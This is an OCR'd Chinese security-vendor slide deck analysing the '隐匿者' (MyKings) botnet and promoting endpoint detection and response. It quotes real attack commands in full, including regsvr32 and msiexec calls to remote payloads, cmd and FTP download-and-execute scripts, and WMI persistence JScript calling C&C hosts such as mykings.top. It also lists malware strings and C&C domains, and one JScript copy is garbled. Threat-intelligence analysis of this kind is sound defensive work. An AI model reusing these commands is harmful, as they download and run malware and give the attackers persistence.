代码战争的主阵地：来自终端的威胁情报详述

周　军
火绒安全联合创始人

- 2017/2/2：”Mirai”物联网病毒变种
  - https://securelist.com/newish-mirai-spreader-poses-new-risks/77621/
- 2017/4/14：微软针对”Shadow Brokers”泄漏漏洞发布Blog
  - https://blogs.technet.microsoft.com/msrc/2017/04/14/protecting-customers-and-evaluating-risk/
- 2017/5/12：勒索病毒”Wannacry”席卷全球
  - https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
- 2017/5/15：报道称发现利用”EternalBlue”入侵服务器挖矿
  - https://www.proofpoint.com/us/threat-insight/post/adylkuzz-cryptocurrency-mining-malware-spreading-for-weeks-via-eternalblue-doublepulsar
- 2017/5/17：报道称中国黑客利用”EternalBlue”传播后门
  - https://www.cyphort.com/eternalblue-exploit-actively-used-deliver-remote-access-trojans/
- 2017/6/27：新”Petya”病毒通过泄漏漏洞卷土重来
  - https://en.wikipedia.org/wiki/Petya_(malware)

“隐匿者”

一个“低调”的黑客组织

终端威胁信息感知

远程脚本运行

"C:\Windows\System32\regsvr32.exe" /u /s /i:http://js.mykings.top:280/v.sct scrobj.dll

运行远程MSI安装包

"C:\Windows\System32\msiexec.exe" /i http://js.mykings.top:280/helloworld.msi /q

隐藏执行可疑脚本

```
cmd /c echo=1/*>nul>>c:\az1.bat&echo @cls>>c:\az1.bat&echo echo off>>c:\az1.bat&echo call :http
"http://www.qianliyan.xz.cn/js/a.exe" "c:\a.exe">>c:\az1.bat&echo start c:\a.exe>>c:\az1.bat&echo :http>>c:\az1.bat&echo
cscript -nologo -e:jscript "%~f0" "%~1" "%~2">>c:\az1.bat&echo goto :eof>>c:\az1.bat&echo */>>c:\az1.bat&echo var
iLocal,iRemote,xPost,sGet;>>c:\az1.bat&echo iLocal =WScript.Arguments(1);>>c:\az1.bat& echo iRemote =
WScript.Arguments(0);>>c:\az1.bat& echo iLocal=iLocal.toLowerCase();>>c:\az1.bat&echo xPost = new
ActiveXObject("MSXML2.XMLHTTP.3.0");>>c:\az1.bat&echo xPost.Open("GET",iRemote,0);>>c:\az1.bat&echo
xPost.Send();>>c:\az1.bat&echo sGet = new ActiveXObject("ADODB.Stream");>>c:\az1.bat&echo sGet.Mode =
3;>>c:\az1.bat&echo sGet.Type = 1;>>c:\az1.bat& echo sGet.Open();>>c:\az1.bat& echo
sGet.Write(xPost.responseBody);>>c:\az1.bat&echo sGet.SaveToFile(iLocal,2);>>c:\az1.bat& echo
sGet.Close();>>c:\az1.bat&c:\az1.bat&del /f c:\az1.bat
```

命令行脚本启动FTP

```
C:\Windows\system32\cmd.EXE /c echo open ftp.oo000oo.me>p&echo
test>>p&echo 1433>>p&echo get s.dat c:\windows\debug\item.dat>>p&echo
bye>>p&ftp -s:p
```


黑客入侵拦截

124.173.120.205 : 3882 [China Guangdong Guangzhou]

恶意网址拦截

5b6b7b.ru

威胁信息聚合 — 发现“隐匿者”



“隐匿者”域名的相似性

- 顶级域名命名方式相似
- 二级域名按C&C功能命名


- mykings
- mykings.top
- mykings.pw
- mys2016.info

- wmi.mykings.top
- wmi.oo000oo.club
- wmi.5b6b7b.ru

- js.mykings.top
- js.mys2016.info
- js.mykings.pw
- js.f4321y.com
- js.oo000oo.club
- js.5b6b7b.ru

- down.mys2016.info
- down.mykings.pw
- down.f4321y.com
- down.oo000oo.club


“隐匿者”攻击的同源性



[U] 0007f014: WbemScripting.SWbemLocator
[U] 0007f064: ROOT\subscription
[U] 0007f088: ConnectServer
[U] 0007f0d0: ActiveScriptEventConsumer
[U] 0007f104: Get
[U] 0007f10c: SpawnInstance_
[U] 0007f12c: fuckyoumm2_consumer
[U] 0007f154: Name
[U] 0007f160: Jscript
[U] 0007f170: ScriptingEngine
[U] 0007f190: var toff=3000;var url1 = "http://wmi.mykings.top:8888/kill.html";http = new ActiveXObject("Msxml2.ServerXMLHTTP");fso = new ActiveXObject("Scripting.FilesystemObject");wsh = new ActiveXObject("WScript.Shell");http.open("GET", url1, false);http.send();str = http.responseText;arr = str.split("\r\n");for (i = 0; i < arr.length; i++) { t = arr[i].split(" "); proc = t[0]; path = t[1]; dele = t[2]; wsh.Run("taskkill /f /im " + proc, 0, true);if (dele == 0) { try { fso.DeleteFile(path, true); } catch (e) {} } };var locator=new ActiveXObject("WbemScripting.SWbemLocator");var service=locator.ConnectServer(".","root/cimv2");var colItems=service.ExecQuery("select * from Win32_Process");var e=new Enumerator(colItems);var t1=new Date().valueOf();for(;!e.atEnd();e.moveNext()){var p=e.item();if(p.Caption=="rundll32.exe")p.Terminate();}var t2=0;while(t2-t1<toff){var t2=new Date().valueOf()}var pp=service.get("Win32_Process");var url="http://wmi.mykings.top:8888/test.html",http=new ActiveXObject("Microsoft.XMLHTTP"),ado=new ActiveXObject("ADODB.Stream"),wsh=new ActiveXObject("WScript.Shell");for(http.open("GET",url,!1),http.send(),str=http.responseText,arr=str.split("\r\n"),i=0;arr.length>i;i++)t=arr[i].split(",3),http.open("GET",t[0],!1),http.send(),ado.Type=1,ado.Open(),ado.Write(http.responseBody),ado.SaveToFile(t[1],2),ado.Close(),1==t[2]&&wsh.Run(t[1]);pp.create("regsvr32 /s shell32.dll");pp.create("regsvr32 /s WSHom.Ocx");pp.create("regsvr32 /s scrrun.dll");pp.create("regsvr32 /s c:\\Progra~1\\Common~1\\System\\Ado\\Msado15.dll");pp.create("regsvr32 /s jscript.dll");pp.create("regsvr32 /u /s /i:http://js.mykings.top:280/v.sct scrobj.dll");pp.create("rundll32.exe c:\\windows\\debug\\item.dat,ServiceMain aaaa");
[U] 0007f014: WbemScripting.SWbemLocator
[U] 0007f064: ROOT\subscription
[U] 0007f088: ConnectServer
[U] 0007f0d0: ActiveScriptEventConsumer
[U] 0007f104: Get
[U] 0007f10c: SpawnInstance_
[U] 0007f12c: fuckyoumm2_consumer
[U] 0007f154: Name
[U] 0007f160: Jscript
[U] 0007f170: ScriptingEngine
[U] 0007f190: var toff=3000;var url1 = "http://wmi.oo000oo.club:8888/kill.html";http = new ActiveXObject("Msxml2.ServerXMLHTTP");fso = new ActiveXObject("Scripting.FilesystemObject");wsh = new ActiveXObject("WScript.Shell");http.open("GET", url1, false);http.send();str = http.responseText;arr = str.split("\r\n");for (i = 0; i < arr.length; i++) { t = arr[i].split(" "); proc = t[0]; path = t[1]; dele = t[2]; wsh.Run("taskkill /f /im " + proc, 0, true);if (dele == 0) { try { fso.DeleteFile(path, true); } catch (e) {} } };var locator=new ActiveXObject("WbemScripting.SWbemLocator");var service=locator.ConnectServer(".","root/cimv2");var colItems=service.ExecQuery("select * from Win32_Process");var e=new Enumerator(colItems);var t1=new Date().valueOf();for(;!e.atEnd();e.moveNext()){var p=e.item();if(p.Caption="rundll32.exe")p.Terminate());var t2=0;while(t2-t1<toff){var t2=new Date().valueOf()}var pp=service.get("Win32_Process");var url="http://wmi.oo000oo.club:8888/test.html",http=new ActiveXObject("Microsoft.XMLHTTP"),ado=new ActiveXObject("ADODB.Stream"),wsh=new ActiveXObject("WScript.Shell");for(http.open("GET",url,!1),http.send(),str=http.responseText,arr=str.split("\r\n"),i=0;arr.length>i;i++)t=arr[i].split(",3),http.open("GET",t[0],!1),http.send(),ado.Type=1,ado.Open(),ado.Write(http.responseBody),ado.SaveToFile(t[1],2),ado.Close(),1==t[2]&&wsh.Run(t[1]);pp.create("regsvr32 /s shell32.dll");pp.create("regsvr32 /s WSHom.Ocx");pp.create("regsvr32 /s scrrun.dll");pp.create("regsvr32 /s c:\\Progra~1\\Common~1\\System\\Ado\\Msado15.dll");pp.create("regsvr32 /s jscript.dll");pp.create("regsvr32 /u /s /i:http://js.oo000oo.club:280/v.sct scrobj.dll");pp.create("rundll32.exe c:\\windows\\debug\\item.dat,ServiceMain aaaa");
[A] 0014d960: [update] InternetReadFile error 0x%x
[A] 0014d988: [update] HttpSendRequest error 0x%x
[A] 0014d9ac: Content-Type: application/x-www-form-urlencoded
[A] 0014d9dc: [update] httpOpenRequest error 0x%x
[A] 0014da00: GET
[A] 0014da04: [update] InternetConnect error 0x%x
[A] 0014da28: CheckUpdate.cpp
[A] 0014da38: [update] InternetOpen error 0x%x
[A] 0014da60: 500
[A] 0014da64: 404
[A] 0014da68: [update] start update failed 0x%x
[A] 0014da8c: [update] update start...
[A] 0014daa8: [update] get ups failed.
[A] 0014dac4: http://%s:8888/ups.rar
[A] 0014dadc: c:\windows\system\cab.exe
[A] 0014daf0: \StringFileInfo\%04x%04x\ProductVersion
[A] 0014db20: VarFileInfo\Translation
[A] 0014db38: [update] ver is same, keep running.
[A] 0014db5c: [update] ver different web:%s local:%s, needs update.
[A] 0014db94: [update] get ver failed.
[A] 0014dbb0: /ver.txt
[A] 0014dbbc: http://blog.sina.com.cn/s/blog_16fb721c50102x6hw.html
[A] 0014dbf4: [update] GetModuleFileName error (%d)
[A] 0014dc1c: [update] check update ...
[A] 0014dc38: [update] [UpdateThread:] CreateUpdateThread ERROR: 0x%x
[A] 0014dc70: invalid string position
[A] 0014dc88: string too long
[A] 0014dc98: ,.R
[A] 0014dca0: 等K
[A] 0014dca4: CrackerSSH
[A] 0014dcb0: SSH
[A] 0014dcb4: CrackerWMI
[A] 0014dcc0: WMI
[A] 0014dcc4: CrackerDefault
[A] 0000e118: Created task.
[A] 0000e128: Failed calling Save, error = 0x%x
[A] 0000e14c: Failed calling QueryInterface, error = 0x%x
[A] 0000e17c: Failed calling SetAccountInformation, error = 0x%x
[A] 0000e1b0: Content-Type: application/x-www-form-urlencoded
[A] 0000e1e0: GET
[A] 0000e1e4: c:\windows\system
[A] 0000e1fc: Accept: */*
[A] 0000e20c: SeDebugPrivilege
[A] 0000e220: start service %d.
[A] 0000e234: schedule
[A] 0000e244: unmerge %s failed
[A] 0000e258: bundle %s success
[A] 0000e26c: make %s file failed
[A] 0000e284: %s%s
[A] 0000e28c: c:\windows\system\
[A] 0000e2a0: fopen %s failed
[A] 0000e2b8: .bat
[A] 0000e2c0: .exe
[A] 0000e2c8: CreateProcess %s %s,Error: %d
[A] 0000e2e8: 失败
[A] 0000e2f0: 成功
[A] 0000e2f8: c:\windows\system\msinfo.exe
[A] 0000e318: -create -run
[A] 0000e328: msinfo.exe
[A] 0000e334: .jpg
[A] 0000e33c: %s OK.
[A] 0000e344: schtasks
[A] 0000e350: /delete /f /tn msinfo
[A] 0000e368: *** proc name: %s ***,hprocess: 0x%08X,error: %d
[A] 0000e3a8: fopen(%s) failed!
[A] 0000e3bc: c:\windows\system\upslist.txt
[A] 0000e3dc: \StringFileInfo\%04x%04x\ProductVersion
[A] 0000e404: VarFileInfo\Translation
[A] 0000e41c: local version: %s is the same as web. don't update.
[A] 0000e454: ver different web:%s local:%s, needs update.
[A] 0000e484: get md5 failed.
[A] 0000e498: /ver.txt
[A] 0000e4a4: get file list failed,exit.
[A] 0000e4c0: http://%s:8888/update.txt
"C:\WINDOWS\system32\cmd.exe" /c md C:\Progra~1\mainsoft&md C:\Progra~1\shengda&md c:\windows\java&md C:\Progra~1\kugou2010&md C:\download&attrib +s +h C:\download&echo open down.mykings.pw>c:\windows\debug\msinfo.dat&echo mssql2>>c:\windows\debug\msinfo.dat&echo 1433>>c:\windows\debug\msinfo.dat&echo get bsy.rar c:\windows\debug\bss.exe>>c:\windows\debug\msinfo.dat&echo bye>>c:\windows\debug\msinfo.dat&echo ftp.exe -i -s:c:\windows\debug\msinfo.dat>c:\windows\debug\msinfo.bat&echo start c:\windows\debug\bss.exe>>c:\windows\debug\msinfo.bat&echo del c:\windows\debug\msinfo.dat>>c:\windows\debug\msinfo.bat&echo del c:\windows\debug\msinfo.bat>>c:\windows\debug\msinfo.bat&echo exit>>c:\windows\debug\msinfo.bat&start c:\windows\debug\msinfo.bat

相关安全事件

C&C域名	域名注册时间	火绒拦截的首次攻击时间
曾被披露的安全事件		
f4321y.com	2016-05-11	2016-11-24 15:13:20
mykings.pw	2017-01-21	2017-01-22 21:30:04
mykings.top	2017-01-21	2017-04-29 12:06:17
未被披露的安全事件		
5b6b7b.ru	2017-01-21	2017-05-26 07:56:10
mys2016.info	2017-03-13	2017-04-02 15:36:42
oo000oo.club	2017-05-23	2017-05-25 06:54:10

“隐匿者”攻击分布




Other, 3%
Windows 10, 6%
Windows Server 2003, 8%
Windows Server 2008 R2, 23%
Windows 7, 60%

终端安全的意义

代码战争的主阵地


终端检测与响应 — EDR

- Endpoint Detection and Response
  - 终端检测（Detection）
    - 在终端安置"探针"，感知威胁信息
    - 在云端或企业内网搭建威胁信息处理平台，聚合终端感知到的威胁信息
  - 终端响应（Response）
    - 厂商下发针对不同威胁的响应策略
    - 终端用户可自主定制针对特定威胁的响应策略
- 由宏观视角聚焦高价值威胁，优化传统威胁分析模式

终端检测（Detection）

- 基于终端环境的行为检测/感知
  - 恶意代码模块化、协同工作、依赖终端环境，类APT攻击手段
- 基于攻击上下文的威胁检测/感知
  - 不仅知道发生了什么，更可以知道如何发生
- 基于真实威胁的关联样本/IOC捕获
  - 有效产生终端响应（Response）

终端检测&响应体系



终端响应（Response）— 终端防御体系

“安全”正在回归终端？

“安全”从未离开终端！

Thanks